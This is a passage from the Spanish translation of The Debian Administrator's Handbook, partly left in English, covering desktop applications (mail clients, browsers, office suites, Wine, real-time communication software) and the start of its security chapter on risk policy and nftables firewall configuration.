
Figura 13.9. El software de correo KMail



13.4.3. Thunderbird

El paquete thunderbird proporciona el cliente de correo de la colección de software de Mozilla. Se encuentran disponibles varios conjuntos de localización en los paquetes thunderbird-l10n-*; la extensión enigmail gestiona la firma y cifrado de mensajes, pero no está disponible en todos los idiomas.

Figura 13.10. El software de correo Thunderbird



13.5. Navegadores web

Epiphany, el navegador web de GNOME, utiliza el motor de visualización Webkit desarrollado por Apple para su navegador Safari. El paquete relevante es epiphany-browser.

Konqueror, available in the konqueror package, is KDE's web browser (but can also assume the role of a file manager). It uses the KDE-specific KHTML rendering engine; KHTML is an excellent engine, as witnessed by the fact that Apple's WebKit is based on KHTML. KDE also has a newer browser called Falkon, available in the falkon package. It uses the QtWebEngine.

Users not satisfied by any of the above can use Firefox. This browser, available in the firefox-esr package, uses the Mozilla project's Gecko renderer, with a thin and extensible interface on top.

Figura 13.11. El navegador web Firefox

The Debian Administrator's Handbook

https://debian-handbook.info

Read onlineGet the book

About this project


Written by two Debian developers — Raphaël Hertzog and Roland Mas — the Debian Administrator's Handbook started as a translation of their French best-seller known as Cahier de l'admin Debian (published by Eyrolles). It's a fantastic resource for all users of a Debian-based distribution. Accessible to all, this book teaches the essentials to anyone who wants to become an effective and independent Debian GNU/Linux administrator.

Living up to their free software ideals, the book is **freely available** (that is under the terms of a license compatible with the Debian Free Software Guidelines of course).

We hope that you will enjoy the book (like others did):

1. Read it online.
2. Get the book (as paperback or as ebook).
3. Download the sources and contribute.

Subscribe to Raphaël Hertzog's newsletter and you'll be informed of any important change concerning this project.



VOCABULARIO Firefox ESR

Mozilla tiene un ciclo de publicaciones muy rápido para Firefox. Las nuevas versiones se publican entre cada seis y ocho semanas y solo la última versión tiene soporte para errores de seguridad. Esto no se ajusta a todos los usuarios, así que, cada 10 ciclos, están lanzando una de sus versiones como *Extended Support Release* (ESR), que obtendrá actualizaciones de seguridad (y no cambios funcionales) durante los siguientes 10 ciclos (lo que cubre un poco más de un año).

Debian tiene ambas versiones en paquetes. El de ESR, en el paquete `firefox-esr`, se usa por defecto, puesto que es la única versión que se ajusta a Debian Stable con su largo periodo de soporte (e incluso ahí, Debian tiene que actualizar de una publicación de ESR a la siguiente varias veces durante el ciclo de vida de Debian Stable). El Firefox normal está disponible en el paquete `firefox`, pero solo está disponible para usuarios de Debian Unstable.

CULTURA Iceweasel, Firefox y otros

Antes de Debian Stretch, faltaban Firefox y Thunderbird. El paquete `iceweasel` contenía Iceweasel, que era básicamente Firefox con otro nombre.

La razón detrás de este cambio de nombre fue el resultado de las reglas de uso impuestas por la Mozilla Foundation en la marca registrada Firefox™: cualquier software llamado Firefox tenía

que utilizar el logo y los iconos oficiales de Firefox. Sin embargo, debido a que estos elementos no son publicados bajo una licencia libre, Debian no podía distribuirlos en su sección *main*. En lugar de mover todo el navegador a *non-free*, el encargado del paquete decidió utilizar un nombre diferente.

Por razones similares, se cambió el nombre del cliente de correo Thunderbird™ a Icedove de la misma forma.

A día de hoy, el logotipo y los iconos se distribuyen bajo una licencia de software libre y Mozilla ha reconocido que los cambios realizados por el proyecto Debian están respetando su licencia de marca registrada, así que Debian tiene de nuevo la posibilidad de incluir aplicaciones de Mozilla con su nombre oficial.

CULTURA Mozilla

Netscape Navigator era el navegador estándar cuando la web comenzó a llegar a las masas, pero perdió terreno cuando surgió Microsoft incluyó Internet Explorer en Windows y firmó contratos con fabricantes de ordenadores que les prohibía la preinstalación de Netscape Navigator. Frente a este fracaso, Netscape (la empresa) decidió «liberar» su código fuente, publicándolo bajo una licencia libre, para darle una segunda vida. Este fue el comienzo del proyecto Mozilla. Luego de muchos años de desarrollo, los resultados son más que satisfactorios: el proyecto Mozilla llevó adelante un motor de visualización HTML (llamado Gecko) que se encuentra entre los más compatibles con estándares. En particular, este motor de visualización es utilizado por el navegador Mozilla Firefox, uno de los navegadores principales.

Por último, si bien no menos importante, Debian también contiene el navegador web *Chromium* (disponible en el paquete *chromium*). Google desarrolla este navegador y se ha convertido en el navegador más popular en unos pocos años. Su claro propósito es hacer más atractivos los servicios web, tanto optimizando el rendimiento del navegador como aumentando la seguridad del usuario. El código libre que hace funcionar a Chromium también es utilizado por su versión privativa llamada Google Chrome™.

13.6. Desarrollo

13.6.1. Herramientas para GTK+ en GNOME

Anjuta (in the `anjuta` package) and GNOME Builder (in the `gnome-builder` package) are Integrated Development Environments (IDE) optimized for creating GTK+ applications for GNOME. Glade (in the `glade` package) is an application designed to create GTK+ graphical interfaces for GNOME and save them in an XML file. These XML files can then be loaded by the GTK+ shared library through its `GtkBuilder` component to recreate the saved interfaces; such a feature can be interesting, for instance for plugins that require dialogs.

→ <https://wiki.gnome.org/Apps/Builder>

→ <http://anjuta.org/>

→ <https://glade.gnome.org/>

13.6.2. Herramientas para Qt

Las aplicaciones equivalentes para aplicaciones Qt son KDevelop de KDE (en el paquete `kdevelop`) para el entorno de desarrollo y Qt Designer (en el paquete `qttools5-dev-tools`) para el diseño de interfaces gráficas de aplicaciones Qt.

KDevelop es también un entorno de desarrollo integrado y proporciona *plugins* para otros lenguajes como Python, PHP y diferentes sistemas de compilación.

13.7. Suites de oficina

Durante mucho tiempo el mundo del software libre era limitado en cuanto a software de oficina. Los necesitan reemplazos para herramientas de Microsoft como Word y Excel, pero estas son tan complejas que el desarrollo de dichos reemplazos fue complejo. La situación cambió cuando Sun publicó el código de StarOffice bajo una licencia libre con el nombre de OpenOffice, un proyecto que luego dio a luz a LibreOffice, que está disponible en Debian. El proyecto KDE también tiene su propia colección ofimática, llamada Calligra Suite (anteriormente KOffice), y GNOME, aunque nunca ha ofrecido una colección ofimática completa, proporciona AbiWord como procesador de texto y Gnumeric como hoja de cálculo. Cada uno de estos proyectos tiene sus fortalezas. Por ejemplo, la hoja de cálculo Gnumeric es mejor que OpenOffice.org/Libre Office en algunos aspectos, notablemente en la precisión de sus cálculos. En cuanto al procesamiento de texto, la colección de LibreOffice todavía lleva la delantera.

Otra característica importante para los usuarios es la capacidad de importar documentos de Microsoft Word. Aun cuando todas las colecciones ofimáticas tienen esta funcionalidad, solo las de OpenOffice.org y LibreOffice son suficientemente funcionales para un uso diario.

UNA VISIÓN MÁS AMPLIA LibreOffice reemplaza a OpenOffice.org

Los colaboradores de OpenOffice.org crearon una fundación (*The Document Foundation*) para abarcar el desarrollo del proyecto. Se discutió la idea por un tiempo, pero el disparador fue la adquisición de Sun por parte de Oracle. Los nuevos dueños hicieron incierto el futuro de OpenOffice bajo la mano de Oracle. Debido a que Oracle decidió no unirse a la fundación, los desarrolladores debieron abandonar el nombre OpenOffice.org. Ahora se conoce a la colección de software como *LibreOffice*, y está disponible en Debian.

Después de un periodo de relativo estancamiento en OpenOffice.org, Oracle donó el código y los derechos asociados a la Apache Software Foundation, y OpenOffice es ahora un proyecto de Apache. Este proyecto no está disponible actualmente en Debian y está bastante moribundo en comparación con LibreOffice.

LibreOffice and Calligra Suite are available in the libreoffice and calligra Debian packages, respectively.

Los paquetes específicos de idioma para LibreOffice se distribuyen en paquetes separados: los más importantes son libreoffice-l10n-* y libreoffice-help-*. Algunas funcionalidades, como los diccionarios de ortografía, patrones para separado en sílabas y thesaurus se encuentran en paquetes tales como myspell-*, hunspell-*), hyphen-* y mythes-*.

13.8. Emulación de Windows: Wine

A pesar de todos los esfuerzos mencionados anteriormente, existen todavía herramientas sin equivalente en Linux, o para las que las versiones originales son absolutamente necesarias. Aquí es donde son útiles los sistemas de emulación de Windows. El más conocido entre ellos es Wine.

→ <https://www.winehq.org/>

COMPLEMENTOS CrossOver Linux

CrossOver, producido por CodeWeavers, es un conjunto de mejoras a Wine que amplían el conjunto de funcionalidades de emulación al punto que se puede utilizar completamente Microsoft Office. Algunas de estas mejoras son incorporadas periódicamente en Wine.

→ <https://www.codeweavers.com/products/>

Sin embargo, uno debe tener en cuenta que sólo es una solución entre muchas otras y que también puede enfrentar el problema con una máquina virtual o VNC, ambas soluciones son detalladas en los recuadros [*ALTERNATIVA Máquinas virtuales*](#) y [*ALTERNATIVA Windows Terminal Server o VNC*](#).

Comencemos con un recordatorio: la emulación permite ejecutar un programa (desarrollado para un sistema objetivo) en un sistema anfitrión diferente. El software de emulación utiliza el sistema anfitrión, donde ejecuta la aplicación, para imitar la funcionalidad requerida del sistema objetivo.

Ahora vamos a instalar los paquetes requeridos (ttf-mscorefonts-installer se encuentra en la sección de contribuciones):

```
# apt install wine ttf-mscorefonts-installer
```

En un sistema de 64 bits (amd64), si sus aplicaciones Windows son de 32 bits, entonces tendrá que activar "multi-arch" para poder instalar wine32 de arquitectura i386 (vea [Sección 5.4.5, “Compatibilidad multiarquitectura”](#)).

The user then needs to run **winecfg** and configure which (Debian) locations are mapped to which (Windows) drives. **winecfg** has some sane defaults and can auto-detect some more drives; note that even if you have a dual-boot system, you should not point the c: drive at where the Windows partition is mounted in Debian, as Wine is likely to overwrite some of the data on that partition, making Windows unusable. Other settings can be kept to their default values. To run Windows programs, you will first need to install them by running their (Windows) installer under Wine, with a command such as **wine .../setup.exe**; once the program is installed, you can run it with **wine .../program.exe**. The exact location of the `program.exe` file depends on where the c: drive is mapped; in many cases, however, simply running **wine program** will work, since the program is usually installed in a location where Wine will look for it by itself.

CONSEJO Trabajando con un error winecfg

In some cases, **winecfg** (which is just a wrapper) might fail. As a workaround, it is possible to try to run the underlying command manually: **wine64 /usr/lib/x86_64-linux-gnu/wine/wine/winecfg.exe.so** or **wine32 /usr/lib/i386-linux-gnu/wine/wine/winecfg.exe.so**.

Sepa que no debe depender de Wine (o soluciones similares) sin probar realmente el software particular: sólo una prueba de uso real determinará sin dudas si la emulación es completamente funcional.

ALTERNATIVA Máquinas virtuales

An alternative to emulating Microsoft's operating system is to actually run it in a virtual machine that emulates a full hardware machine. This allows running any operating system. [Capítulo 12, Administración avanzada](#) describes several virtualization systems, most notably Xen and KVM (but also QEMU, VMWare and VirtualBox).

ALTERNATIVA Windows Terminal Server o VNC

Otra posibilidad es ejecutar remotamente las aplicaciones Windows en un servidor central con *Windows Terminal Server* y acceder a la aplicación desde máquinas Linux utilizando *rdesktop*. Éste es un cliente Linux para el protocolo RDP (*protocolo de escritorio remoto*: «Remote Desktop Protocol») que *Windows NT/2000 Terminal Server* utiliza para mostrar escritorios en máquinas remotas.

El software VNC provee funcionalidades similares, con el beneficio adicional de que también funciona con muchos sistemas operativos. Describimos los clientes y servidores VNC Linux en la [Sección 9.2, “Inicio de sesión remoto”](#).

13.9. Software de comunicaciones en tiempo real

Debian proporciona un amplio rango de software cliente de comunicaciones en tiempo real (RTC). La configuración de servidores RTC se cubre en [Sección 11.8, “Servicios de comunicación en tiempo real”](#). En terminología SIP (Session Initiation Protocol), también se denomina como agente de usuario a una aplicación cliente o dispositivo.

Cada aplicación de cliente varía en funcionalidad. Algunas aplicaciones son más convenientes para usuarios intensivos de chat, mientras que otras aplicaciones son más estables para usuarios de cámaras web. Puede ser necesario probar varias aplicaciones para identificar cual de ellas es la adecuada. Un usuario puede decidir finalmente que necesita más de una aplicación, por ejemplo, una aplicación XMPP para mensajería con clientes y una aplicación IRC para colaborar con algunas comunidades en línea.

Para maximizar la posibilidad de los usuarios a comunicarse con gran parte de mundo, se recomienda configurar clientes SIP y XMPP, o un solo cliente que soporte ambos protocolos.

El escritorio por defecto de GNOME sugiere el cliente de comunicaciones Empathy. Empathy puede soportar SIP y XMPP. Soporta mensajería instantánea (IM), voz y vídeo. El proyecto KDE proporciona Telepathy, un cliente de comunicaciones basado en la misma API que Telepathy , empleado en el cliente Empathy de GNOME.

Popular alternatives to Empathy/Telepathy include Ekiga, Linphone, Psi, Jitsi and Jami (formerly known as Ring).

Jitsi requires no client other than a web browser. It support encrypted calls, and there is a huge list of public instances. There is no official Debian package for Jitsi, but it can be downloaded from their official website.

Algunas de estas aplicaciones también pueden interactuar con usuarios móviles, usando aplicaciones como Lumicall en Android.

→ <https://lumicall.org>

La *Guía rápida de inicio a comunicaciones en tiempo real* tiene un capítulo dedicado al software cliente.

→ <http://rtcquickstart.org/guide/multi/useragents.html>

CONSEJO Busque clientes que soporten ICE y TURN

Algunos clientes RTC tienen problema significativos enviando voz y vídeo a través de firewalls y redes NAT. Los usuarios pueden recibir llamadas fantasma (su teléfono suena, pero no oyen a la otra persona) o no pueden realizar llamadas.

Los protocolos ICE y TURN se desarrollaron para resolver este tipo de problemas. Trabajar con un servidor TURN con direcciones IP públicas en cada punto, y usando clientes software que soporten ICE y TURN proporciona la mejor experiencia de usuario.

Si el software de cliente solo se necesita para mensajería instantánea, no hay necesidad de contar con soporte ICE o TURN.

ALTERNATIVA IRC: «Internet Relay Chat»

También podemos considerar IRC, además de SIP y XMPP. IRC está más orientado al concepto de canales, cuyos nombres comienzan con un símbolo de numeral #. Frecuentemente, cada canal está dedicado a un tema específico y cualquier cantidad de personas pueden unirse a un canal para discutirlo (pero los usuarios también pueden tener conversaciones privadas sólo entre dos si es necesario). El protocolo IRC es más antiguo y no permite cifrado punta-a-punta de los mensajes; sí es posible cifrar la comunicación entre los usuarios y el servidor utilizando un túnel SSL para el tráfico del protocolo IRC.

Los clientes IRC son un poco más complejos y generalmente proveen muchas funcionalidades con un uso limitado en un entorno corporativo. Por ejemplo, los «operadores» de los canales son usuarios con capacidad de echar otros usuarios de un canal o inclusive bloquearlos permanentemente cuando interrumpen la discusión normal.

Debido a que el protocolo IRC es muy antiguo, hay disponibles muchos clientes que se adaptan a muchos grupos de usuario; los ejemplos incluyen XChat y Smuxi (clientes gráficos basados en GTK+), Irssi (modo texto), Circe (integrado a Emacs), etc.

Capítulo 14. Seguridad

Un sistema de información puede tener un nivel variable de importancia dependiendo del entorno. En algunos casos es vital para la supervivencia de una empresa. Por lo tanto, debe ser protegido de los diversos tipos de riesgos. El proceso de evaluación de estos riesgos y la definición e implementación de la protección se conocen en su conjunto como «proceso de seguridad».

14.1. Definición de una política de seguridad

PRECAUCIÓN Alcance de este capítulo

La seguridad es un tema amplio y muy delicado, por lo que no podemos pretender describirlo de una manera exhaustiva en el transcurso de un solo capítulo. Solo delinearemos algunos puntos importantes y describiremos algunas de las herramientas y métodos que pueden ser útiles en el dominio de la seguridad. Para lecturas adicionales, abunda la literatura y se han dedicado libros completos al tema.

La palabra «seguridad» en sí misma cubre un amplio rango de conceptos, herramientas y procedimientos, ninguno de los cuales es universal. Seleccionar entre ellos requiere una idea precisa de sus metas. Asegurar un sistema comienza con responder unas pocas preguntas. Al precipitarse a implementar un conjunto arbitrario de herramientas corre el riesgo de enfocarse en los aspectos de seguridad equivocados.

Lo primero a determinar, por lo tanto, es el objetivo. Un buen método para ayudar con esta determinación comienza con las siguientes preguntas:

- *¿Qué* estamos tratando de proteger? La política de seguridad será diferente dependiendo de si queremos proteger los equipos o los datos. En este último caso, también es necesario saber qué datos.

- ¿*Contra* qué estamos tratando de protegernos? ¿Fuga de datos confidenciales? ¿Pérdida accidental de datos? ¿Pérdida de ingresos por interrupción del servicio?
- También ¿*contra quién* estamos tratando de protegernos? Las medidas de seguridad serán diferentes para protegerse contra el error de un usuario regular del sistema de lo que serían contra un grupo de atacantes determinado.

Habitualmente, se utiliza el término «riesgo» para referirse al conjunto de estos tres factores: qué proteger, qué necesitamos prevenir antes que suceda y quién intentará hacer que suceda. Modelar el riesgo requiere respuestas a estas tres preguntas. A partir de este modelo de riesgo, podemos construir una normativa de seguridad e implementarla con acciones concretas.

NOTA Preguntas permanentes

Bruce Schneier, un experto mundial en asuntos de seguridad (no sólo seguridad informática) intenta contrarrestar uno de los mitos más importantes con la frase: «la seguridad es un proceso, no un producto». Los activos a proteger cambian con el tiempo, así como también lo hacen las amenazas y los medios a disposición de los potenciales atacantes. Incluso si inicialmente se diseñó e implementó perfectamente una normativa de seguridad, uno nunca debe dormirse en los laureles. Los componentes del riesgo evolucionan y la respuesta a dicho riesgo debe evolucionar acordeamente.

Vale la pena el tomar en cuenta restricciones adicionales, dado que pueden limitar el alcance de las políticas disponibles. ¿Hasta dónde estamos dispuestos a llegar para asegurar un sistema? Esta pregunta tiene un gran impacto en la política a implementar. La respuesta es a menudo definida en términos de costos monetarios, pero debe considerar otros elementos, tal como la cantidad de inconvenientes impuestos a los usuarios del sistema o una degradación en el rendimiento.

Una vez que modelamos el riesgo, podemos comenzar a pensar en diseñar una política de seguridad real.

NOTA Políticas extremas

Hay casos donde la elección de las acciones necesarias para proteger un sistema es extremadamente simple.

Por ejemplo, si el sistema a proteger está compuesto sólo por un equipo de segunda mano, el cual tiene como único uso el sumar unos cuantos números al final del día, la decisión de no hacer nada especial para protegerlo sería bastante razonable. El valor intrínseco del sistema es bajo. El valor de los datos es cero ya que no están almacenados en el equipo. Un atacante potencial que se infiltre en este «sistema» sólo ganaría una calculadora difícil de manejar. El costo de asegurar tal sistema probablemente sea mayor que el costo de una violación.

En el otro extremo del espectro, quizás lo que se quiere proteger es la confidencialidad de los datos secretos de la manera más completa posible, superando cualquier otra consideración. En este caso, una respuesta apropiada sería la destrucción total de estos datos (borrar de forma segura los archivos, triturar en pedacitos los discos duros y luego disolverlos en ácido, y así sucesivamente). Si hay un requisito adicional de que los datos sean guardados para un uso futuro (aunque no necesariamente disponibles con facilidad), y si el costo aún no es un factor, entonces un punto de partida podría ser almacenar los datos en placas de aleación de platino—iridio almacenados en búnkeres a prueba de bombas en varias montañas del mundo, cada uno de los cuales es (por supuesto) totalmente secreto y protegido por ejércitos enteros...

Estos ejemplos podrán parecer extremos, sin embargo, serían una respuesta adecuada a los riesgos definidos, en la medida en que son el resultado de un proceso de pensamiento que tiene en cuenta los objetivos a alcanzar con las limitaciones que deben cumplirse. Cuando proviene de una decisión razonada, ninguna política de seguridad es menos respetable que cualquier otra.

En la mayoría de los casos, el sistema de información puede ser segmentado en subconjuntos coherentes y en su mayoría independientes. Cada subsistema tendrá sus propios requisitos y limitaciones, por lo que se deberá llevar a cabo la evaluación de riesgos y el diseño de la política de seguridad por separado para cada uno. Un buen principio a tener en cuenta es que un perímetro corto y bien definido es más fácil de defender que una frontera larga y sinuosa. Se debe diseñar en consecuencia también la organización de la red: se deben concentrar los servicios sensibles en un pequeño número de máquinas y estas máquinas sólo deben ser accesibles a través de un número mínimo de puntos de control, asegurar estos puntos de control será más fácil que asegurar todas las máquinas sensibles contra la totalidad del mundo exterior. Es en este punto que se hace evidente la utilidad del filtrado de red (incluyendo los firewalls). Puede implementar este filtrado con hardware dedicado, pero posiblemente una solución más simple y flexible sea utilizar un firewall en software como el que se integra en el núcleo Linux.

14.2. Firewall o el filtrado de paquetes

VOLVER A LOS CIMIENTOS Firewall

Un *firewall* es una pieza de equipo de cómputo con hardware y/o software que ordena los paquetes entrantes o salientes de la red (que vienen hacia o desde una red local) y sólo permite el paso de aquellos que coinciden con ciertas condiciones predefinidas.

Un firewall es una puerta de enlace de la red con filtro y sólo es eficaz en aquellos paquetes que deben pasar a través de ella. Por lo tanto, sólo puede ser eficaz cuando la única ruta para estos paquetes es a través del firewall.

CASO ESPECÍFICO Firewall local

A firewall can be restricted to one particular machine (as opposed to a complete network), in which case its role is to filter or limit access to some services. It is, however, always better to configure services to not listen on those network interfaces, where these services are not supposed to be offered, or to disable and remove services, which are not to be offered at all, than to use a packet filter to prevent any unwanted access to these services.

Its role can also be to filter or limit connections by rogue or poorly programmed software that a user could, willingly or not, have installed. The reliability of this, however, highly depends on the goal of these actions and the integrity of the system itself. This action is not a measurement to prevent potential threats to send data.

El núcleo Linux incorpora el cortafuegos *netfilter*, que se puede controlar desde el espacio de usuario con los programas **iptables**, **ip6tables**, **arptables** y **ebtables** commands.

However, Netfilter iptables commands are being replaced by nftables, which avoids many of its problems. Its design involves less code duplication, and it can be managed with just the **nft** command. Since Debian Buster, the nftables framework is used by default. The commands mentioned before are provided by versions, which use the nftables kernel

API, by default. If one requires the “classic” commands, the relevant binaries can be adjusted using **update-alternatives**.

TOOLS fwbuilder and ufw

Although (destined to) being replaced by **nftables**, **iptables** is still widely used and suited for many use-cases. Creating a rule requires an invocation of **iptables/ip6tables**. Typing these commands manually can be tedious, so the calls are usually stored in a script, so that the same configuration is set up automatically every time the machine boots, or they can be made “persistent” using **iptables-persistent**.

A script usually needs to be written by hand. But there are, tools that make it simpler to configure the *netfilter* firewall, with a graphical representation of the filtering rules. **fwbuilder** is undoubtedly among the best of them. The rules are created with simple drag-and-drop actions on objects (interfaces, networks, ports, servers, etc.). A few contextual menus can change the condition (negating it, for instance). Then the action needs to be chosen and configured.

An alternative to writing and saving/loading the required rules is to use **ufw** from the package with the same name. This tool is a frontend to **iptables** as well, but it provides a command line interface only. Simple commands can enable or disable (block) network traffic to and from ports and IP addresses. The configuration files in `/etc/ufw/` also allow for complex rule sets (e.g. hooking into the Docker chains), which are then saved and loaded automatically. This tool is often used for simple setups and to block incoming traffic on ports which cannot be assigned to a limited set of interfaces or closed appropriately.

Para activar un cortafuegos predeterminado en Debian ejecute:

```
# apt install -y nftables
Leyendo lista de paquetes... Hecho
...
# systemctl enable nftables.service
Created symlink
/etc/systemd/system/sysinit.target.wants/nftables.service →
/lib/systemd/system/nftables.service.
```

14.2.1. Comportamiento de nftables

As the kernel is processing a network packet, it pauses and allows us to inspect the packet and decide what to do with that packet. For example, we might want to drop or discard certain incoming packets, modify other packets in various ways, block certain outgoing packets to control against malware or redirect some packets at the earliest possible stage to bridge

network interfaces or to spread the load of incoming packets between systems.

Es esencial una buena comprensión de las capas 3, 4 y 5 del modelo OSI (Open Systems Interconnection) para sacarle el máximo partido a netfilter.

CULTURA El modelo OSI

El modelo OSI es un modelo conceptual para implementar protocolos de red sin importar su estructura interna subyacente y su tecnología. Su objetivo es la interoperabilidad de sistemas de comunicación diversos con protocolos de comunicación estándares.

Este modelo fue definido en el estándar ISO/EIC 7498. Se describen las siguientes siete capas:

1. Física: transmisión y recepción de flujos de bits sin procesar a través un medio físico
2. Enlace de datos: transmisión fiable de estructuras de datos entre dos nodos conectados por una capa física
3. Red: estructuración y gestión de una red multinodo, incluyendo dirección, enrutamiento y control de tráfico
4. Transporte: transmisión fiable de segmentos de datos entre puntos en una red, incluyendo segmentación, reconocimiento y multiplexión
5. Sesión: gestiona sesiones de comunicación, es decir, el intercambio continuo de información en la forma de transmisiones de ida y vuelta entre dos nodos
6. Presentación: traducción de datos entre un servicio de red y una aplicación; incluyendo codificación de caracteres, compresión y cifrado/descifrado
7. Aplicación: APIs de alto nivel, incluyendo el intercambio de recursos, acceso a archivos remotos.

More information can be found on Wikipedia:

→ https://en.wikipedia.org/wiki/OSI_model

Este cortafuegos está configurado con tablas (*tables*), que contienen reglas (*rules*) que forman parte de cadenas (*chains*). A diferencia de iptables, *nftables* no tiene ninguna tabla predeterminada. El usuario decide cuáles y cuántas tablas crear. Cada tabla debe tener solo una de las siguientes cinco familias asignadas: `ip`, `ip6`, `inet`, `arp` y `bridge`. Se usa `ip` si no se especifica la familia.

There are two types of chains: *base chains* and *regular chains*. A base chain is an entry point for packets from the networking stack. Base chains are registered into the Netfilter hooks, e.g. they see packets flowing through the TCP/IP stack. On the other hand, a regular chain is not attached to any hook

so it does not see any traffic. But it may be used as a jump target for better organization of the rules.

Las reglas están formadas por declaraciones («statements»), lo que incluye algunas expresiones que deben coincidir y luego una declaración de veredicto como `accept`, `drop`, `queue`, `continue`, `return`, `jump chain` y `goto chain`.

VOLVER A LOS CIMIENTOS ICMP

ICMP (*Internet Control Message Protocol*) is the protocol used to transmit complementary information on communications. It allows testing network connectivity with the **ping** command (which sends an ICMP *echo request* message, which the recipient is meant to answer with an ICMP *echo reply* message). It signals a firewall rejecting a packet, indicates an overflow in a receive buffer, proposes a better route for the next packets in the connection, and so on. This protocol is defined by several RFC documents; the initial RFC 777 and RFC 792 were soon completed and extended.

→ <http://www.faqs.org/rfcs/rfc777.html>

→ <http://www.faqs.org/rfcs/rfc792.html>

A modo de referencia, un búfer de recepción es una pequeña zona de memoria que almacena datos entre el momento que llegan desde la red y el momento en que éstos son gestionados por el núcleo. Si esta zona está llena, no se pueden recibir nuevos datos e ICMP señalará el problema para que el emisor puede ralentizar su velocidad de transferencia (que idealmente debería alcanzar un equilibrio después de algún tiempo).

Note that although an IPv4 network can work without ICMP, ICMPv6 is strictly required for an IPv6 network, since it combines several functions that were, in the IPv4 world, spread across ICMPv4, IGMP (*Internet Group Membership Protocol*) and ARP (*Address Resolution Protocol*). ICMPv6 is defined in RFC 4443.

→ <http://www.faqs.org/rfcs/rfc4443.html>

14.2.2. Migrando de iptables a nftables

The **iptables-translate** and **ip6tables-translate** commands can be used to translate old iptables commands into the new nftables syntax. Whole rule sets can also be translated, in this case we migrate the rules configured in one computer which has Docker installed:


```
# iptables-save > iptables-ruleset.txt
# iptables-restore-translate -f iptables-ruleset.txt

# Translated by iptables-restore-translate v1.8.7 on Wed Mar 16
22:06:32 2022
add table ip filter
add chain ip filter INPUT { type filter hook input priority 0;
policy accept; }
add chain ip filter FORWARD { type filter hook forward priority
0; policy drop; }
add chain ip filter OUTPUT { type filter hook output priority
0; policy accept; }
add chain ip filter DOCKER
add chain ip filter DOCKER-ISOLATION-STAGE-1
add chain ip filter DOCKER-ISOLATION-STAGE-2
add chain ip filter DOCKER-USER
add rule ip filter FORWARD counter jump DOCKER-USER
add rule ip filter FORWARD counter jump DOCKER-ISOLATION-STAGE-
1
add rule ip filter FORWARD oifname "docker0" ct state
related,established counter accept
add rule ip filter FORWARD oifname "docker0" counter jump
DOCKER
add rule ip filter FORWARD iifname "docker0" oifname !=
"docker0" counter accept
add rule ip filter FORWARD iifname "docker0" oifname "docker0"
counter accept
add rule ip filter DOCKER-ISOLATION-STAGE-1 iifname "docker0"
oifname != "docker0" counter jump DOCKER-ISOLATION-STAGE-2
add rule ip filter DOCKER-ISOLATION-STAGE-1 counter return
add rule ip filter DOCKER-ISOLATION-STAGE-2 oifname "docker0"
counter drop
add rule ip filter DOCKER-ISOLATION-STAGE-2 counter return
add rule ip filter DOCKER-USER counter return
add table ip nat
add chain ip nat PREROUTING { type nat hook prerouting priority
-100; policy accept; }
add chain ip nat INPUT { type nat hook input priority 100;
policy accept; }
add chain ip nat OUTPUT { type nat hook output priority -100;
policy accept; }
add chain ip nat POSTROUTING { type nat hook postrouting
priority 100; policy accept; }
add chain ip nat DOCKER
add rule ip nat PREROUTING fib daddr type local counter jump
DOCKER
add rule ip nat OUTPUT ip daddr != 127.0.0.0/8 fib daddr type
local counter jump DOCKER
```

```

add rule ip nat POSTROUTING oifname != "docker0" ip saddr
172.17.0.0/16 counter masquerade
